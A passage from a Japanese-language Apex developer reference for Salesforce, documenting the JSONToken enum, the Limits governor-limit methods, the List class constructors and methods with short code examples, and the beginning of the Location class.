   obj.phone, '555-1212');
```

skipChildren()

パーサーが現在指し示している `JSONToken.START_ARRAY` 型と `JSONToken.START_OBJECT` 型のすべての子トークンをスキップします。

署名

```
public Void skipChildren()
```

戻り値

型: Void

JSONToken 列挙

JSON コンテンツの解析に使用されるすべてのトークン値が含まれます。

名前空間

System

enum 値	説明
END_ARRAY	配列値の終了。このトークンは、「]」が見つかった場合に返されます。
END_OBJECT	オブジェクト値の終了。このトークンは、「}」が見つかった場合に返されます。
FIELD_NAME	項目名である文字列トークン。
NOT_AVAILABLE	要求されたトークンは使用できません。
START_ARRAY	配列値の開始。このトークンは、「[」が見つかった場合に返されます。
START_OBJECT	オブジェクト値の開始。このトークンは、「{」が見つかった場合に返されます。
VALUE_EMBEDDED_OBJECT	開始オブジェクトトークン START_OBJECT と終了オブジェクトトークン END_OBJECT を含む一般的なオブジェクト構造としてアクセスできないが、生オブジェクトとして表される埋め込みオブジェクト。
VALUE_FALSE	リテラル値「false」。
VALUE_NULL	リテラル値「null」。
VALUE_NUMBER_FLOAT	float 値。
VALUE_NUMBER_INT	integer 値。
VALUE_STRING	string 値。
VALUE_TRUE	「true」文字列リテラルに対応する値。

Limits クラス

特定のリソースの制限情報を返すメソッドが含まれます。

名前空間

System

使用方法

Limits メソッドは、メソッドのコール数やヒープサイズの残りの量など、特定のガバナの具体的な制限を返します。

Apex はマルチテナント環境で実行するため、Apex ランタイムエンジンは、回避 Apex が共有リソースを独占しないようさまざまな制限事項を強制します。

Limits メソッドは引数を必要としません。Limits メソッドの形式は次のとおりです。

```
myDMLLimit = Limits.getDMLStatements();
```

各メソッドには 2 つのバージョンがあります。1 つのバージョンのメソッドは、使用されているリソースの量を返します。もう一方のバージョンは名前に limit が含まれ、使用できるリソースの合計を返します。

「実行ガバナと制限」 (ページ 367)を参照してください。

Limits メソッド

`Limits` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

getLimitCpuTime()
現在のトランザクションの CPU 使用の時間制限 (ミリ秒単位) を返します。

getDMLRows()
DML ステートメント、Database.emptyRecycleBin メソッド、および他のメソッドなど、DML 制限にカウントされるすべてのステートメントを使用して処理されたレコードの数を返します。

getLimitDMLRows()
DML ステートメント、database.EmptyRecycleBin メソッド、および他のメソッドなど、DML 制限にカウントされるすべてのステートメントを使用して処理できるレコードの合計数を返します。

getDMLStatements()
コールされた DML ステートメント (insert、update、または database.EmptyRecycleBin メソッドなど) の数を返します。

getLimitDMLStatements()
コールできる DML ステートメントまたは database.EmptyRecycleBin メソッドの合計数を返します。

getEmailInvocations()
コールされたメール呼び出し (sendEmail など) の数を返します。

getLimitEmailInvocations()
コールできるメール呼び出し (sendEmail など) の合計数を返します。

getFieldsDescribes()
非推奨。作成された、項目の記述用の API コール (describe) の数を返します。

getLimitFieldsDescribes()
非推奨。作成できる、項目の記述用の API コール (describe) の最大数を返します。

getFieldSetsDescribes()
非推奨。作成された、項目セットの記述用の API コール (describe) の数を返します。

getLimitFieldSetsDescribes()
非推奨。作成できる、項目セットの記述用の API コール (describe) の最大数を返します。

getFindSimilarCalls()
このメソッドは非推奨です。getSoslQueries と同じ値を返します。findSimilar メソッドの数は、個別の制限ではなく、発行された SOSL クエリの数として追跡されるようになりました。

getLimitFindSimilarCalls()
このメソッドは非推奨です。getLimitSoslQueries と同じ値を返します。findSimilar メソッドの数は、個別の制限ではなく、発行された SOSL クエリの数として追跡されるようになりました。

getFutureCalls()
実行された (必ずしも完了しない) future アノテーションがあるメソッドの数を返します。

getLimitFutureCalls()
実行できる (必ずしも完了しない) future アノテーションがあるメソッドの合計数を返します。

getHeapSize()
ヒープに使用されたメモリのおおよその容量 (バイト単位) を返します。

getLimitHeapSize()
ヒープに使用できるメモリの合計容量 (バイト単位) を返します。

getMobilePushApexCalls()
現在の測定間隔でモバイル転送通知がすでに使用した Apex **コールの数を返します。**

getLimitMobilePushApexCalls()
モバイル転送通知で 1 **日につき許容される** Apex **コールの合計数を返します。**

getPicklistDescribes()
非推奨。返された PicklistEntry **オブジェクトの数を返します。**

getLimitPicklistDescribes()
非推奨。返すことができる PicklistEntry **オブジェクトの最大数を返します。**

getQueries()
発行された SOQL **クエリの数を返します。**

getLimitQueries()
発行できる SOQL **クエリの合計数を返します。**

getQueryLocatorRows()
`Database.getQueryLocator` **メソッドで返されたレコードの数を返します。**

getLimitQueryLocatorRows()
`Database.getQueryLocator` **メソッドで返されたレコードの合計数を返します。**

getQueryRows()
SOQL **クエリの発行で返されたレコード数を返します。**

getLimitQueryRows()
SOQL **クエリの発行で返すことができるレコードの合計数を返します。**

getQueueableJobs()
トランザクションごとにキューに追加されたキュー可能ジョブ数を返します。キュー可能ジョブ 1 **つは、** `Queueable` **インターフェースを実装するクラス** 1 **つに相当します。**

getLimitQueueableJobs()
トランザクションごとにキューに追加できるキュー可能ジョブの最大数を返します。キュー可能ジョブ 1 **つは、** `Queueable` **インターフェースを実装するクラス** 1 **つに相当します。**

getRecordTypesDescribes()
非推奨。返された RecordTypeInfo **オブジェクトの数を返します。**

getLimitRecordTypesDescribes()
非推奨。返すことができる RecordTypeInfo **オブジェクトの最大数を返します。**

getRunAs()
このメソッドは非推奨です。 `getDMLStatements` **と同じ値を返します。**

getLimitRunAs()
このメソッドは非推奨です。 `getLimitDMLStatements` **と同じ値を返します。**

getSavepointRollbacks()
このメソッドは非推奨です。 `getDMLStatements` **と同じ値を返します。**

getLimitSavepointRollbacks()
このメソッドは非推奨です。 `getLimitDMLStatements` **と同じ値を返します。**

getSavepoints()
このメソッドは非推奨です。`getDMLStatements` と同じ値を返します。

getLimitSavepoints()
このメソッドは非推奨です。`getLimitDMLStatements` と同じ値を返します。

getScriptStatements()
非推奨。CPU 使用時間に基づいた値と、スクリプトのステートメント使用状況の近似値を返します。

getLimitScriptStatements()
非推奨。実行できる Apex ステートメントの最大数を返します。

getSoslQueries()
発行された SOSL クエリの数を返します。

getLimitSoslQueries()
発行できる SOSL クエリの合計数を返します。

getAggregateQueries()

SOQL クエリステートメントで処理された集計クエリの数を返します。

署名

```
public static Integer getAggregateQueries()
```

戻り値

型: Integer

getLimitAggregateQueries()

SOQL クエリステートメントで処理できる集計クエリの合計数を返します。

署名

```
public static Integer getLimitAggregateQueries()
```

戻り値

型: Integer

getCallouts()

処理された Web サービスステートメントの数を返します。

署名

```
public static Integer getCallouts()
```

戻り値

型: Integer

getLimitCallouts()

処理できる Web サービスステートメントの合計数を返します。

署名

```
public static Integer getLimitCallouts()
```

戻り値

型: Integer

getChildRelationshipsDescribes()

非推奨。返された子リレーションオブジェクトの数を返します。

署名

```
public static Integer getChildRelationshipsDescribes()
```

戻り値

型: Integer

使用方法

メモ: describe の制限はすべての API バージョンで適用されなくなったため、このメソッドは使用できなくなりました。API バージョン 30.0 以前では、このメソッドは使用できますが非推奨です。

getLimitChildRelationshipsDescribes()

非推奨。返すことができる子リレーションオブジェクトの最大数を返します。

署名

```
public static Integer getLimitChildRelationshipsDescribes()
```

戻り値

型: Integer

使用方法

メモ: describe の制限はすべての API バージョンで適用されなくなったため、このメソッドは使用できなくなりました。API バージョン 30.0 以前では、このメソッドは使用できますが非推奨です。

getCpuTime()

現在のトランザクションの Salesforce サーバの累積 CPU 時間 (ミリ秒単位) を返します。

署名

```
public static Integer getCpuTime()
```

戻り値

型: Integer

getLimitCpuTime()

現在のトランザクションの CPU 使用の時間制限 (ミリ秒単位) を返します。

署名

```
public static Integer getLimitCpuTime()
```

戻り値

型: Integer

getDMLRows()

DML ステートメント、Database.emptyRecycleBin メソッド、および他のメソッドなど、DML 制限にカウントされるすべてのステートメントを使用して処理されたレコードの数を返します。

署名

```
public static Integer getDMLRows()
```

戻り値

型: Integer

getLimitDMLRows()

DML ステートメント、database.EmptyRecycleBin メソッド、および他のメソッドなど、DML 制限にカウントされるすべてのステートメントを使用して処理できるレコードの合計数を返します。

署名

```
public static Integer getLimitDMLRows()
```

戻り値

型: Integer

getDMLStatements()

コールされた DML ステートメント (insert、update、または database.EmptyRecycleBin メソッドなど) の数を返します。

署名

```
public static Integer getDMLStatements()
```

戻り値

型: Integer

getLimitDMLStatements()

コールできる DML ステートメントまたは database.EmptyRecycleBin メソッドの合計数を返します。

署名

```
public static Integer getLimitDMLStatements()
```

戻り値

型: Integer

getEmailInvocations()

コールされたメール呼び出し (sendEmail など) の数を返します。

署名

```
public static Integer getEmailInvocations()
```

戻り値

型: Integer

getLimitEmailInvocations()

コールできるメール呼び出し (sendEmail など) の合計数を返します。

署名

```
public static Integer getLimitEmailInvocations()
```

戻り値

型: Integer

getFieldsDescribes()

非推奨。作成された、項目の記述用の API コール (describe) の数を返します。

署名

```
public static Integer getFieldsDescribes()
```

戻り値

型: Integer

使用方法

メモ: describe の制限はすべての API バージョンで適用されなくなったため、このメソッドは使用できなくなりました。API バージョン 30.0 以前では、このメソッドは使用できますが非推奨です。

getLimitFieldsDescribes()

非推奨。作成できる、項目の記述用の API コール (describe) の最大数を返します。

署名

```
public static Integer getLimitFieldsDescribes()
```

戻り値

型: Integer

使用方法

メモ: describe の制限はすべての API バージョンで適用されなくなったため、このメソッドは使用できなくなりました。API バージョン 30.0 以前では、このメソッドは使用できますが非推奨です。

getFieldSetsDescribes()

非推奨。作成された、項目セットの記述用の API コール (describe) の数を返します。

署名

```
public static Integer getFieldSetsDescribes()
```

戻り値

型: Integer

使用方法

メモ: describe の制限はすべての API バージョンで適用されなくなったため、このメソッドは使用できなくなりました。API バージョン 30.0 以前では、このメソッドは使用できますが非推奨です。

getLimitFieldSetsDescribes()

非推奨。作成できる、項目セットの記述用の API コール (describe) の最大数を返します。

署名

```
public static Integer getLimitFieldSetsDescribes()
```

戻り値

型: Integer

使用方法

メモ: describe の制限はすべての API バージョンで適用されなくなったため、このメソッドは使用できなくなりました。API バージョン 30.0 以前では、このメソッドは使用できますが非推奨です。

getFindSimilarCalls()

このメソッドは非推奨です。`getSoslQueries` と同じ値を返します。`findSimilar` メソッドの数は、個別の制限ではなく、発行された SOSL クエリの数として追跡されるようになりました。

署名

```
public static Integer getFindSimilarCalls()
```

戻り値

型: Integer

getLimitFindSimilarCalls()

このメソッドは非推奨です。`getLimitSoslQueries` と同じ値を返します。`findSimilar` メソッドの数は、個別の制限ではなく、発行された SOSL クエリの数として追跡されるようになりました。

署名

```
public static Integer getLimitFindSimilarCalls()
```

戻り値

型: Integer

getFutureCalls()

実行された (必ずしも完了しない) `future` アノテーションがあるメソッドの数を返します。

署名

```
public static Integer getFutureCalls()
```

戻り値

型: Integer

getLimitFutureCalls()

実行できる (必ずしも完了しない) `future` アノテーションがあるメソッドの合計数を返します。

署名

```
public static Integer getLimitFutureCalls()
```

戻り値

型: Integer

getHeapSize()

ヒープに使用されたメモリのおおよその容量 (バイト単位) を返します。

署名

```
public static Integer getHeapSize()
```

戻り値

型: Integer

getLimitHeapSize()

ヒープに使用できるメモリの合計容量 (バイト単位) を返します。

署名

```
public static Integer getLimitHeapSize()
```

戻り値

型: Integer

getMobilePushApexCalls()

現在の測定間隔でモバイル転送通知がすでに使用した Apex コールの数を返します。

署名

```
public static Integer getMobilePushApexCalls()
```

戻り値

型: Integer

getLimitMobilePushApexCalls()

モバイル転送通知で 1 日につき許容される Apex コールの合計数を返します。

署名

```
public static Integer getLimitMobilePushApexCalls()
```

戻り値

型: Integer

getPicklistDescribes()

非推奨。返された PicklistEntry オブジェクトの数を返します。

署名

```
public static Integer getPicklistDescribes()
```

戻り値

型: Integer

使用方法

メモ: describe の制限はすべての API バージョンで適用されなくなったため、このメソッドは使用できなくなりました。API バージョン 30.0 以前では、このメソッドは使用できますが非推奨です。

getLimitPicklistDescribes()

非推奨。返すことができる PicklistEntry オブジェクトの最大数を返します。

署名

```
public static Integer getLimitPicklistDescribes()
```

戻り値

型: Integer

使用方法

メモ: describe の制限はすべての API バージョンで適用されなくなったため、このメソッドは使用できなくなりました。API バージョン 30.0 以前では、このメソッドは使用できますが非推奨です。

getQueries()

発行された SOQL クエリの数を返します。

署名

```
public static Integer getQueries()
```

戻り値

型: Integer

getLimitQueries()

発行できる SOQL クエリの合計数を返します。

署名

```
public static Integer getLimitQueries()
```

戻り値

型: Integer

getQueryLocatorRows()

`Database.getQueryLocator` メソッドで返されたレコードの数を返します。

署名

```
public static Integer getQueryLocatorRows()
```

戻り値

型: Integer

getLimitQueryLocatorRows()

`Database.getQueryLocator` メソッドで返されたレコードの合計数を返します。

署名

```
public static Integer getLimitQueryLocatorRows()
```

戻り値

型: Integer

getQueryRows()

SOQL クエリの発行で返されたレコード数を返します。

署名

```
public static Integer getQueryRows()
```

戻り値

型: Integer

getLimitQueryRows()

SOQL クエリの発行で返すことができるレコードの合計数を返します。

署名

```
public static Integer getLimitQueryRows()
```

戻り値

型: Integer

getQueueableJobs()

トランザクションごとにキューに追加されたキュー可能ジョブ数を返します。キュー可能ジョブ 1 つは、`Queueable` インターフェースを実装するクラス 1 つに相当します。

署名

```
public static Integer getQueueableJobs()
```

戻り値

型: Integer

getLimitQueueableJobs()

トランザクションごとにキューに追加できるキュー可能ジョブの最大数を返します。キュー可能ジョブ 1 つは、`Queueable` インターフェースを実装するクラス 1 つに相当します。

署名

```
public static Integer getLimitQueueableJobs()
```

戻り値

型: Integer

getRecordTypesDescribes()

非推奨。返された RecordTypeInfo オブジェクトの数を返します。

署名

```
public static Integer getRecordTypesDescribes()
```

戻り値

型: Integer

使用方法

メモ: describe の制限はすべての API バージョンで適用されなくなったため、このメソッドは使用できなくなりました。API バージョン 30.0 以前では、このメソッドは使用できますが非推奨です。

getLimitRecordTypesDescribes()

非推奨。返すことができる RecordTypeInfo オブジェクトの最大数を返します。

署名

```
public static Integer getLimitRecordTypesDescribes()
```

戻り値

型: Integer

使用方法

メモ: describe の制限はすべての API バージョンで適用されなくなったため、このメソッドは使用できなくなりました。API バージョン 30.0 以前では、このメソッドは使用できますが非推奨です。

getRunAs()

このメソッドは非推奨です。`getDMLStatements` と同じ値を返します。

署名

```
public static Integer getRunAs()
```

戻り値

型: Integer

使用方法

RunAs メソッドの数は、個別の制限ではなく、発行された DML ステートメントの数として追跡されるようになりました。

getLimitRunAs()

このメソッドは非推奨です。getLimitDMLStatements と同じ値を返します。

署名

```
public static Integer getLimitRunAs()
```

戻り値

型: Integer

使用方法

RunAs メソッドの数は、個別の制限ではなく、発行された DML ステートメントの数として追跡されるようになりました。

getSavepointRollbacks()

このメソッドは非推奨です。getDMLStatements と同じ値を返します。

署名

```
public static Integer getSavepointRollbacks()
```

戻り値

型: Integer

使用方法

Rollback メソッドの数は、個別の制限ではなく、発行された DML ステートメントの数として追跡されるようになりました。

getLimitSavepointRollbacks()

このメソッドは非推奨です。getLimitDMLStatements と同じ値を返します。

署名

```
public static Integer getLimitSavepointRollbacks()
```

戻り値

型: Integer

使用方法

Rollback メソッドの数は、個別の制限ではなく、発行されたDMLステートメントの数として追跡されるようになりました。

getSavepoints()

このメソッドは非推奨です。getDMLStatements と同じ値を返します。

署名

```
public static Integer getSavepoints()
```

戻り値

型: Integer

使用方法

setSavepoint メソッドの数は、個別の制限ではなく、発行された DML ステートメントの数として追跡されるようになりました。

getLimitSavepoints()

このメソッドは非推奨です。getLimitDMLStatements と同じ値を返します。

署名

```
public static Integer getLimitSavepoints()
```

戻り値

型: Integer

使用方法

setSavepoint メソッドの数は、個別の制限ではなく、発行された DML ステートメントの数として追跡されるようになりました。

getScriptStatements()

非推奨。CPU 使用時間に基づいた値と、スクリプトのステートメント使用状況の近似値を返します。

署名

```
public static Integer getScriptStatements()
```

戻り値

型: Integer

使用方法

メモ: スクリプトのステートメント制限はすべての API バージョンで適用されなくなったため、このメソッドは使用できなくなりました。代わりに `getCpuTime()` をコールしてください。API バージョン 30.0 以前では、このメソッドは引き続き使用できますが非推奨です。ステートメント使用状況の近似値のみを返します。戻り値の計算に使用される数式は、トランザクションの CPU タイムアウト制限に対する CPU 使用時間の比率に基づいています。

getLimitScriptStatements()

非推奨。実行できる Apex ステートメントの最大数を返します。

署名

```
public static Integer getLimitScriptStatements()
```

戻り値

型: Integer

使用方法

メモ: スクリプトのステートメント制限はすべての API バージョンで適用されなくなったため、このメソッドは使用できなくなりました。API バージョン 30.0 以前では、このメソッドは引き続き使用できますが非推奨です。代わりに、`getLimitCpuTime()` をコールしてください。

getSoslQueries()

発行された SOSL クエリの数を返します。

署名

```
public static Integer getSoslQueries()
```

戻り値

型: Integer

getLimitSoslQueries()

発行できる SOSL クエリの合計数を返します。

署名

```
public static Integer getLimitSoslQueries()
```

戻り値

型: Integer

List クラス

List コレクション型のメソッドが含まれます。

名前空間

System

使用方法

List メソッドはすべてインスタンスメソッドで、リストの特定のインスタンスで動作します。たとえば、次のコードは myList からすべての要素を削除します。

```
myList.clear();
```

clear メソッドにはパラメータは含まれませんが、それをコールするリスト自身が暗黙的なパラメータです。

List についての詳細は、「Lists」 (ページ 33)を参照してください。

このセクションの内容:

List コンストラクタ

List のコンストラクタは次のとおりです。

このセクションの内容:

List<T>(setToCopy)

指定されたセットから要素をコピーして、List クラスの新しいインスタンスを作成します。T はセットおよびリストの要素のデータ型で、任意のデータ型を使用できます。

List<T>()

List クラスの新しいインスタンスを作成します。リストには任意のデータ型 T の要素を保持できます。

署名

```
public List<T>()
```

例

```
// Create a list

List<Integer> ls1 = new List<Integer>();

// Add two integers to the list

ls1.add(1);

ls1.add(2);
```

List<T>(listToCopy)

指定されたリストから要素をコピーして、List クラスの新しいインスタンスを作成します。T は両方のリストの要素のデータ型で、任意のデータ型を使用できます。

署名

```
public List<T>(List<T> listToCopy)
```

パラメータ

listToCopy

型: List<T>

このリストの初期化に使用される要素を含むリスト。T はリスト要素のデータ型です。

例

```
List<Integer> ls1 = new List<Integer>();

ls1.add(1);

ls1.add(2);

// Create a list based on an existing one
```

```
List<Integer> ls2 = new List<Integer>(ls1);

// ls2 elements are copied from ls1

System.debug(ls2);// DEBUG|(1, 2)
```

List<T>(setToCopy)

指定されたセットから要素をコピーして、List クラスの新しいインスタンスを作成します。T はセットおよびリストの要素のデータ型で、任意のデータ型を使用できます。

署名

```
public List<T>(Set<T> setToCopy)
```

パラメータ

setToCopy

型: Set<T>

このリストの初期化で使用する要素を含むセット。T はセット要素のデータ型です。

例

```
Set<Integer> s1 = new Set<Integer>();

s1.add(1);

s1.add(2);

// Create a list based on a set

List<Integer> ls = new List<Integer>(s1);

// ls elements are copied from s1

System.debug(ls);// DEBUG|(1, 2)
```

List メソッド

List のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

addAll(fromList)
指定されたリストのすべての要素を、メソッドをコールするリストに追加します。両方のリストは同じデータ型である必要があります。

addAll(fromSet)
指定されたセットのすべての要素を、メソッドをコールするリストに追加します。セットとリストのデータ型は同じである必要があります。

clear()
すべての要素をリストから削除し、続いてリストの長さを 0 に設定します。

clone()
リストの重複コピーを作成します。

deepClone(preserveId, preserveReadonlyTimestamps, preserveAutonumber)
sObject レコード自体を含む、sObject レコードのリストの重複コピーを作成します。

equals(list2)
このリストと指定されたリストを比較し、両方のリストが等しい場合は `true` を返し、そうでない場合は `false` を返します。

get(index)
指定されたインデックスに保存されたリスト要素を返します。

getSObjectType()
sObject のリストを構成する sObject データ型のトークンを返します。

hashCode()
このリストおよびコンテンツに対応する hashcode を返します。

isEmpty()
リストの要素が 0 の場合、true を返します。

iterator()
このリストのイテレータのインスタンスを返します。

remove(index)
指定されたインデックスに保存されたリスト要素を削除し、削除された要素を返します。

set(index, listElement)
特定のインデックスの要素に指定された値を設定します。

size()
リストの要素の数を返します。

sort()
リスト内の項目を昇順で並び替えます。

add(listElement)

リストの最後に要素を追加します。

署名

```
public Void add(Object listElement)
```

パラメータ

listElement
　型: Object

戻り値

型: Void

例

```
List<Integer> myList = new List<Integer>();

myList.add(47);

Integer myNumber = myList.get(0);

system.assertEquals(47, myNumber);
```

add(index, listElement)

要素をリストの指定されたインデックスの位置に挿入します。

署名

```
public Void add(Integer index, Object listElement)
```

パラメータ

index
　型: Integer

listElement
　型: Object

戻り値

型: Void

例

次の例では 6 つの要素を持つリストが作成され、最初と 2 番目のインデックス位置に整数が追加されます。

```
List<Integer> myList = new Integer[6];

myList.add(0, 47);

myList.add(1, 52);

system.assertEquals(52, myList.get(1));
```

addAll(fromList)

指定されたリストのすべての要素を、メソッドをコールするリストに追加します。両方のリストは同じデータ型である必要があります。

署名

```
public Void addAll(List fromList)
```

パラメータ

fromList
　型: List

戻り値

型: Void

addAll(fromSet)

指定されたセットのすべての要素を、メソッドをコールするリストに追加します。セットとリストのデータ型は同じである必要があります。

署名

```
public Void addAll(Set fromSet)
```

パラメータ

fromSet
　型: Set

戻り値

型: Void

clear()

すべての要素をリストから削除し、続いてリストの長さを 0 に設定します。

署名

```
public Void clear()
```

戻り値

型: Void

clone()

リストの重複コピーを作成します。

署名

```
public List<Object> clone()
```

戻り値

型: List<Object>

使用方法

コピーされたリストは、現在のリストと同じデータ型です。

これが sObject レコードのリストである場合、重複リストはリストの浅いコピーとなります。つまり、重複には各オブジェクトへの参照がありますが、sObject レコード自体は重複しません。次に例を示します。

sObject レコードもコピーするには、`deepClone` メソッドを使用する必要があります。

例

```
Account a = new Account(Name='Acme', BillingCity='New York');



Account b = new Account();

Account[] q1 = new Account[]{a,b};



Account[] q2 = q1.clone();

q1[0].BillingCity = 'San Francisco';



System.assertEquals(

      'San Francisco',

      q1[0].BillingCity);

System.assertEquals(

      'San Francisco',

      q2[0].BillingCity);
```

deepClone(preserveId, preserveReadonlyTimestamps, preserveAutonumber)

sObject レコード自体を含む、sObject レコードのリストの重複コピーを作成します。

署名

```
public List<Object> deepClone(Boolean preserveId, Boolean preserveReadonlyTimestamps,
Boolean preserveAutonumber)
```

パラメータ

preserveId

型: Boolean

(省略可能) *preserveId* 引数は、元のオブジェクトの ID を重複で保持するか削除するかを指定します。`true` に設定すると、ID はコピーされたオブジェクトにコピーされます。デフォルトは `false` であるため、ID はクリアされます。

preserveReadonlyTimestamps

型: Boolean

(省略可能) *preserveReadonlyTimestamps* 引数は、参照のみのタイムスタンプとユーザ ID 項目を重複で保持するか削除するかを指定します。`true` に設定すると、参照のみの項目 `CreatedById`、`CreatedDate`、`LastModifiedById`、および `LastModifiedDate` は、コピーされたオブジェクトにコピーされます。デフォルトは `false` であるため、値はクリアされます。

preserveAutonumber

型: Boolean

(省略可能) *preserveAutonumber* 引数は、元のオブジェクトの自動採番項目を重複で保持するか削除するかを指定します。`true` に設定すると、自動採番項目はコピーされたオブジェクトにコピーされます。デフォルトは `false` であるため、自動採番項目はクリアされます。

戻り値

型: List<Object>

使用方法

返されたリストは、現在のリストと同じデータ型です。

メモ:

- `deepClone` はプリミティブデータ型のリストではなく、sObject のリストにのみ動作します。
- Salesforce API バージョン 22.0 以前を使用して保存された Apex の場合、*preserve_id* 引数のデフォルト値は `true` のため、ID は保持されます。

含まれる sObject レコードが重複しないようにしてリストの浅いコピーを作成するには、`clone` メソッドを使用します。

例

この例は、2 つの取引先を含むリストのディープコピーを実行します。

```
Account a = new Account(Name='Acme', BillingCity='New York');



Account b = new Account(Name='Salesforce');



Account[] q1 = new Account[]{a,b};



Account[] q2 = q1.deepClone();

q1[0].BillingCity = 'San Francisco';



System.assertEquals(

     'San Francisco',

     q1[0].BillingCity);



System.assertEquals(

     'New York',

     q2[0].BillingCity);
```

この例は上記の例に基づいて、保持された参照のみのタイムスタンプとユーザ ID 項目を使用してリストをコピーする方法を示します。

```
insert q1;



List<Account> accts = [SELECT CreatedById, CreatedDate, LastModifiedById,

                        LastModifiedDate, BillingCity

                        FROM Account

                        WHERE Name='Acme' OR Name='Salesforce'];



// Clone list while preserving timestamp and user ID fields.
```

```
Account[] q3 = accts.deepClone(false,true,false);


// Verify timestamp fields are preserved for the first list element.
System.assertEquals(
    accts[0].CreatedById,
    q3[0].CreatedById);
System.assertEquals(
    accts[0].CreatedDate,
    q3[0].CreatedDate);
System.assertEquals(
    accts[0].LastModifiedById,
    q3[0].LastModifiedById);
System.assertEquals(
    accts[0].LastModifiedDate,
    q3[0].LastModifiedDate);
```

equals(list2)

このリストと指定されたリストを比較し、両方のリストが等しい場合は `true` を返し、そうでない場合は `false` を返します。

署名

```
public Boolean equals(List list2)
```

パラメータ

list2
型: List
このリストと比較するリストです。

戻り値

型: Boolean

使用方法

それぞれの要素が等しく、要素の順序が同じである場合、2つのリストは等しくなります。== 演算子は、リストの要素を比較するために使用します。

== 演算子は、`equals` メソッドのコールに相当します。そのため、`list1 == list2;` の代わりに `list1.equals(list2);` をコールできます。

get(index)

指定されたインデックスに保存されたリスト要素を返します。

署名

```
public Object get(Integer index)
```

パラメータ

index
　型: Integer

戻り値

型: Object

使用方法

プリミティブデータ型または sObject 型の一次元リストの要素を参照するには、次の例に示すように、リスト名の後に要素のインデックス位置を角括弧で囲んで表記することもできます。

例

```
List<Integer> myList = new List<Integer>();

myList.add(47);

Integer myNumber = myList.get(0);

system.assertEquals(47, myNumber);
```

```
List<String> colors = new String[3];

colors[0] = 'Red';

colors[1] = 'Blue';

colors[2] = 'Green';
```

getSObjectType()

sObject のリストを構成する sObject データ型のトークンを返します。

署名

```
public Schema.SObjectType getSObjectType()
```

戻り値

型: Schema.SObjectType

使用方法

このメソッドを Describe Information と共に使用して、リストに特定のデータ型の sObject を含めるかどうかを指定します。

このメソッドは sObject で構成されているリストでのみ使用できます。

詳細は、「Apex Describe Information について」 (ページ 221)を参照してください。

例

```
// Create a generic sObject variable.

SObject sObj = Database.query('SELECT Id FROM Account LIMIT 1');



// Verify if that sObject  variable is an Account token.

System.assertEquals(

   Account.sObjectType,

   sObj.getSObjectType());



// Create a list of generic sObjects.

List<sObject> q = new Account[]{};



// Verify if the list of sObjects

// contains Account tokens.

System.assertEquals(

   Account.sObjectType,

   q.getSObjectType());
```

hashCode()

このリストおよびコンテンツに対応する hashcode を返します。

署名

```
public Integer hashCode()
```

戻り値

型: Integer

isEmpty()

リストの要素が 0 の場合、true を返します。

署名

```
public Boolean isEmpty()
```

戻り値

型: Boolean

iterator()

このリストのイテレータのインスタンスを返します。

署名

```
public Iterator iterator()
```

戻り値

型: Iterator

使用方法

返されたイテレータから反復可能なメソッド `hasNext` および `next` を使用して、リスト内で反復できます。

メモ: リストで `iterable` メソッドを使用するために `iterable` インターフェースを実装する必要はありません。

「カスタムイテレータ」を参照してください。

例

```
global class CustomIterable

   implements Iterator<Account>{
```

```
List<Account> accs {get; set;}
Integer i {get; set;}

public CustomIterable(){
    accs =
    [SELECT Id, Name,
    NumberOfEmployees
    FROM Account
    WHERE Name = 'false'];
    i = 0;
}

global boolean hasNext(){
    if(i >= accs.size()) {
        return false;
    } else {
        return true;
    }
}

global Account next(){
    // 8 is an arbitrary
    // constant in this example
    // that represents the
    // maximum size of the list.
    if(i == 8){return null;}
```

```
        i++;
        return accs[i-1];
    }
}
```

remove(index)

指定されたインデックスに保存されたリスト要素を削除し、削除された要素を返します。

署名

```
public Object remove(Integer index)
```

パラメータ

index
型: Integer

戻り値

型: Object

例

```
List<String> colors = new String[3];
colors[0] = 'Red';
colors[1] = 'Blue';
colors[2] = 'Green';
String s1 = colors.remove(2);
system.assertEquals('Green', s1);
```

set(index, listElement)

特定のインデックスの要素に指定された値を設定します。

署名

```
public Void set(Integer index, Object listElement)
```

パラメータ

index
型: Integer
設定するリスト要素のインデックスです。

listElement
型: Object
設定するリスト要素の値です。

戻り値

型: Void

使用方法

プリミティブデータ型または sObject **の一次元リストの要素を設定するには、リスト名の後に要素のインデックス位置を角括弧で囲んで表記することもできます。**

例

```
List<Integer> myList = new Integer[6];

myList.set(0, 47);

myList.set(1, 52);

system.assertEquals(52, myList.get(1));
```

```
List<String> colors = new String[3];

colors[0] = 'Red';

colors[1] = 'Blue';

colors[2] = 'Green';
```

size()

リストの要素の数を返します。

署名

```
public Integer size()
```

戻り値

型: Integer

例

```
List<Integer> myList = new List<Integer>();

Integer size = myList.size();

system.assertEquals(0, size);



List<Integer> myList2 = new Integer[6];

Integer size2 = myList2.size();

system.assertEquals(6, size2);
```

sort()

リスト内の項目を昇順で並び替えます。

署名

```
public Void sort()
```

戻り値

型: Void

使用方法

次の例で、リストには3つの要素があります。リストを並び替えると、最初の要素には値が割り当てられていないため null、2 番目の要素の値は 5 になります。

メモ: このメソッドを使用して、プリミティブ型、SelectOption 要素、sObject (標準オブジェクトとカスタムオブジェクト) を並び替えできます。sObject に使用される並び替え順についての詳細は、「sObject のリストの並び替え」を参照してください。カスタムデータ型 (Apex クラス) が Comparable インターフェースを実装している場合は、カスタムデータ型も並び替えできます。

例

```
List<Integer> q1 = new Integer[3];



// Assign values to the first two elements.

q1[0] = 10;

q1[1] = 5;
```

```
q1.sort();

// First element is null, second is 5.

system.assertEquals(5, q1.get(1));
```

Location クラス

地理位置情報複合項目のコンポーネント項目にアクセスするためのメソッドが含まれます。

名前空間

システム

使用方法

これらの各メソッドも参照のみのプロパティと同等です。getter メソッドごとに、ドット表記を使用してプロパティにアクセスできます。たとえば、`myLocation.getLatitude()` は `myLocation.latitude` と同じです。

ドット表記を使用して、親項目にある複合項目のサブ項目に直接アクセスすることはできません。代わりに、親項目を `Location` 型の変数に割り当てて、そのコンポーネントにアクセスします。

```
Location loc = myAccount.MyLocation__c;

Double lat = loc.latitude;
```

例

```
// Select and access the Location field. MyLocation__c is the name of a geolocation field
 on Account.

Account[] records = [SELECT id, MyLocation__c FROM Account LIMIT 10];

for(Account acct : records) {

   Location loc = acct.MyLocation__c;

   Double lat = loc.latitude;

   Double lon = loc.longitude;

}
```

```
// Instantiate new Location objects and compute the distance between them in different
ways.

Location loc1 = Location.newInstance(28.635308,77.22496);

